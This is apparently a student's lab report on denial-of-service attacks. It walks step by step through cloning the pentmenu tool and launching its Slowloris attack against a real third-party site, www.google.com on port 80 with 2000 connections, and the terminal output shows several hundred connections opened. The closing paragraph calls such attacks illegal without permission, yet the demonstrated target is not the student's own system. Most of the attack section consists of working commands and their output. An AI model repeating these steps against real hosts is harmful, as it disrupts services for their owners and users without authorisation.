

# Lab Task 2

## Performing DOS Attack

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
**Intake:** 41/07

### **What is a DoS attack?**

A Denial-of-Service (DoS) attack aims to shut down a computer system or network so that its intended users are unable to access it. DoS attacks achieve this by providing the victim an excessive amount of traffic or information that causes a crash. Both cases, the DoS attack denies the service or resource that legitimate users (such as employees, members, or account holders) expected.


There are many types of DoS attacks such as buffer overflow attack and flood attacks.

First I opened the linux terminal. Then I use the cd Desktop command to change directory to desktop. Then I make a folder with my name, then I go to this folder. Then I clone the github tools using the git clone command and hit enter to download the tools. After that I go to tools folder named pentmenu then using ./pentmenu I started the tools.


A screenshot of a Linux terminal window. The window title bar shows 'Activities', 'Terminal', and the date 'Sep 5 04:25'. The terminal prompt is 'ubuntu@ubuntu: ~/Desktop/Mahmud/pentmenu'. The user enters the following commands: 'cd Desktop/', 'mkdir Mahmud', 'cd Mahmud/', and 'git clone https://github.com/GinjaChris/pentmenu'. The terminal output shows the cloning process: 'Cloning into 'pentmenu'...', 'remote: Enumerating objects: 588, done.', 'remote: Counting objects: 100% (70/70), done.', 'remote: Compressing objects: 100% (68/68), done.', 'remote: Total 588 (delta 36), reused 4 (delta 2), pack-reused 518', 'Receiving objects: 100% (588/588), 192.54 KiB | 1.24 MiB/s, done.', 'Resolving deltas: 100% (297/297), done.'. The user then enters 'cd pentmenu/' and 'ls', which shows the files 'LICENSE', 'README.md', 'README.zh-CN.md', and 'pentmenu'. Finally, the user enters './pentmenu'.

```
ubuntu@ubuntu:~$ cd Desktop/
ubuntu@ubuntu:~/Desktop$ mkdir Mahmud
ubuntu@ubuntu:~/Desktop$ cd Mahmud/
ubuntu@ubuntu:~/Desktop/Mahmud$ git clone https://github.com/GinjaChris/pentmenu
Cloning into 'pentmenu'...
remote: Enumerating objects: 588, done.
remote: Counting objects: 100% (70/70), done.
remote: Compressing objects: 100% (68/68), done.
remote: Total 588 (delta 36), reused 4 (delta 2), pack-reused 518
Receiving objects: 100% (588/588), 192.54 KiB | 1.24 MiB/s, done.
Resolving deltas: 100% (297/297), done.
ubuntu@ubuntu:~/Desktop/Mahmud$ cd pentmenu/
ubuntu@ubuntu:~/Desktop/Mahmud/pentmenu$ ls
LICENSE  README.md  README.zh-CN.md  pentmenu
ubuntu@ubuntu:~/Desktop/Mahmud/pentmenu$ ./pentmenu
```

After starting the tools its graphical interface is like below.



Then I choose the 2nd option for performing DoS attacks. Then I choose the 9th option for Slowloris attacks.



The screenshot shows a terminal window titled 'ubuntu@ubuntu: ~/Desktop/Mahmud/pentmenu'. The application 'pentmenu' is running, displaying its name in large, stylized ASCII art. Below the title, it shows a welcome message and instructions to report bugs to <https://github.com/GinjaChris/pentmenu/issues> and to review the README at <https://raw.githubusercontent.com/GinjaChris/pentmenu/master/README.md>. The main menu lists 13 options: 1) Recon, 2) DOS, 3) Extraction, 4) View Readme, 5) Quit, 6) TCP XMAS Flood, 7) UDP Flood, 8) SSL DOS, 9) Slowloris, 10) IPsec DOS, 11) Distraction Scan, 12) DNS NXDOMAIN Flood, and 13) Go back. The user has entered '2' to select the DOS option, and then '9' to select the Slowloris option. The terminal now displays 'Using netcat for Slowloris attack....' and 'Enter target:'.

```
Activities Terminal Sep 5 04:18 en1
ubuntu@ubuntu: ~/Desktop/Mahmud/pentmenu

PENTMENU

Welcome to pentmenu!
Please report all bugs, improvements and suggestions to https://github.com/GinjaChris/pentmenu/issues
This software is only for responsible, authorised use.
YOU are responsible for your own actions!
Please review the readme at https://raw.githubusercontent.com/GinjaChris/pentmenu/master/README.md before proceeding


1) Recon          3) Extraction    5) Quit
2) DOS            4) View Readme

Pentmenu>2

1) ICMP Echo Flood      6) TCP XMAS Flood      11) Distraction Scan
2) ICMP Blacknurse     7) UDP Flood           12) DNS NXDOMAIN Flood
3) TCP SYN Flood       8) SSL DOS             13) Go back
4) TCP ACK Flood       9) Slowloris
5) TCP RST Flood      10) IPsec DOS

Pentmenu>9
Using netcat for Slowloris attack....
Enter target:
```

Then it asks me to enter my target and I enter [www.google.com](http://www.google.com) then I enter port 80. Enter 2000 for the number of connections.



```
Activities Terminal Sep 5 04:20 en1
ubuntu@ubuntu: ~/Desktop/Mahmud/pentmenu

Welcome to pentmenu!
Please report all bugs, improvements and suggestions to https://github.com/GinjaChris/pentmenu/issues
This software is only for responsible, authorised use.
YOU are responsible for your own actions!
Please review the readme at https://raw.githubusercontent.com/GinjaChris/pentmenu/master/README.md before proceeding


1) Recon          3) Extraction    5) Quit
2) DOS            4) View Readme

Pentmenu>2
1) ICMP Echo Flood      6) TCP XMAS Flood      11) Distraction Scan
2) ICMP Blacknurse     7) UDP Flood           12) DNS NXDOMAIN Flood
3) TCP SYN Flood       8) SSL DOS             13) Go back
4) TCP ACK Flood       9) Slowloris
5) TCP RST Flood      10) IPsec DOS

Pentmenu>9
Using netcat for Slowloris attack....
Enter target:
www.google.com
Target is set to www.google.com
Enter target port (defaults to 80):
80
Using Port 80
Enter number of connections to open (default 2000):
2000
```


Then it asks me to enter an interval in seconds. I enter 7 seconds. Then I enter SSL/TLS yes or no so I enter n for no here.

And after that its attacks started.



```
Activities Terminal Sep 5 04:20 en1
ubuntu@ubuntu: ~/Desktop/Mahmud/pentmenu
1) Recon          3) Extraction    5) Quit
2) DOS            4) View Readme
Pentmenu>2
1) ICMP Echo Flood      6) TCP XMAS Flood    11) Distraction Scan
2) ICMP Blacknurse     7) UDP Flood         12) DNS NXDOMAIN Flood
3) TCP SYN Flood       8) SSL DOS           13) Go back
4) TCP ACK Flood       9) Slowloris
5) TCP RST Flood      10) IPsec DOS
Pentmenu>9
Using netcat for Slowloris attack....
Enter target:
www.google.com
Target is set to www.google.com
Enter target port (defaults to 80):
80
Using Port 80
Enter number of connections to open (default 2000):
2000
Choose interval between sending headers.
Default is [r]andom, between 5 and 15 seconds, or enter interval in seconds:
7
use SSL/TLS? [y]es or [n]o (default):
n
Launching Slowloris....Use 'Ctrl c' to exit prematurely
Slowloris attack ongoing...this is connection 1, interval is 7 seconds
Slowloris attack ongoing...this is connection 2, interval is 7 seconds
Slowloris attack ongoing...this is connection 3, interval is 7 seconds
Slowloris attack ongoing...this is connection 4, interval is 7 seconds
Slowloris attack ongoing...this is connection 5, interval is 7 seconds
```

Attacks show like this. And then ctrl+c to break down the attack.



```
Activities  Terminal  Sep 5 04:21  en1  [Icons]
ubuntu@ubuntu: ~/Desktop/Mahmud/pentmenu  [Search] [Menu] [Window] [Close]
Slowloris attack ongoing...this is connection 797, interval is 7 seconds
Slowloris attack ongoing...this is connection 798, interval is 7 seconds
Slowloris attack ongoing...this is connection 799, interval is 7 seconds
Slowloris attack ongoing...this is connection 800, interval is 7 seconds
Slowloris attack ongoing...this is connection 801, interval is 7 seconds
Slowloris attack ongoing...this is connection 802, interval is 7 seconds
Slowloris attack ongoing...this is connection 803, interval is 7 seconds
Slowloris attack ongoing...this is connection 804, interval is 7 seconds
Slowloris attack ongoing...this is connection 805, interval is 7 seconds
Slowloris attack ongoing...this is connection 806, interval is 7 seconds
Slowloris attack ongoing...this is connection 807, interval is 7 seconds
Slowloris attack ongoing...this is connection 808, interval is 7 seconds
Slowloris attack ongoing...this is connection 809, interval is 7 seconds
Slowloris attack ongoing...this is connection 810, interval is 7 seconds
Slowloris attack ongoing...this is connection 811, interval is 7 seconds
Slowloris attack ongoing...this is connection 812, interval is 7 seconds
Slowloris attack ongoing...this is connection 813, interval is 7 seconds
Slowloris attack ongoing...this is connection 814, interval is 7 seconds
Slowloris attack ongoing...this is connection 815, interval is 7 seconds
Slowloris attack ongoing...this is connection 816, interval is 7 seconds
Slowloris attack ongoing...this is connection 817, interval is 7 seconds
Slowloris attack ongoing...this is connection 818, interval is 7 seconds
Slowloris attack ongoing...this is connection 819, interval is 7 seconds
Slowloris attack ongoing...this is connection 820, interval is 7 seconds
Slowloris attack ongoing...this is connection 821, interval is 7 seconds
Slowloris attack ongoing...this is connection 822, interval is 7 seconds
Slowloris attack ongoing...this is connection 823, interval is 7 seconds
^C
ubuntu@ubuntu:~/Desktop/Mahmud/pentmenu$
```

**Conclusion:** This DoS attack is totally illegal. Because it is denied service to the user and harms the server. Harming any computer and server is a crime. This is only for testing and education purposes only. If we want to perform any kind of harmful attack on a specific server then we should get permission from the owner of the server or computer.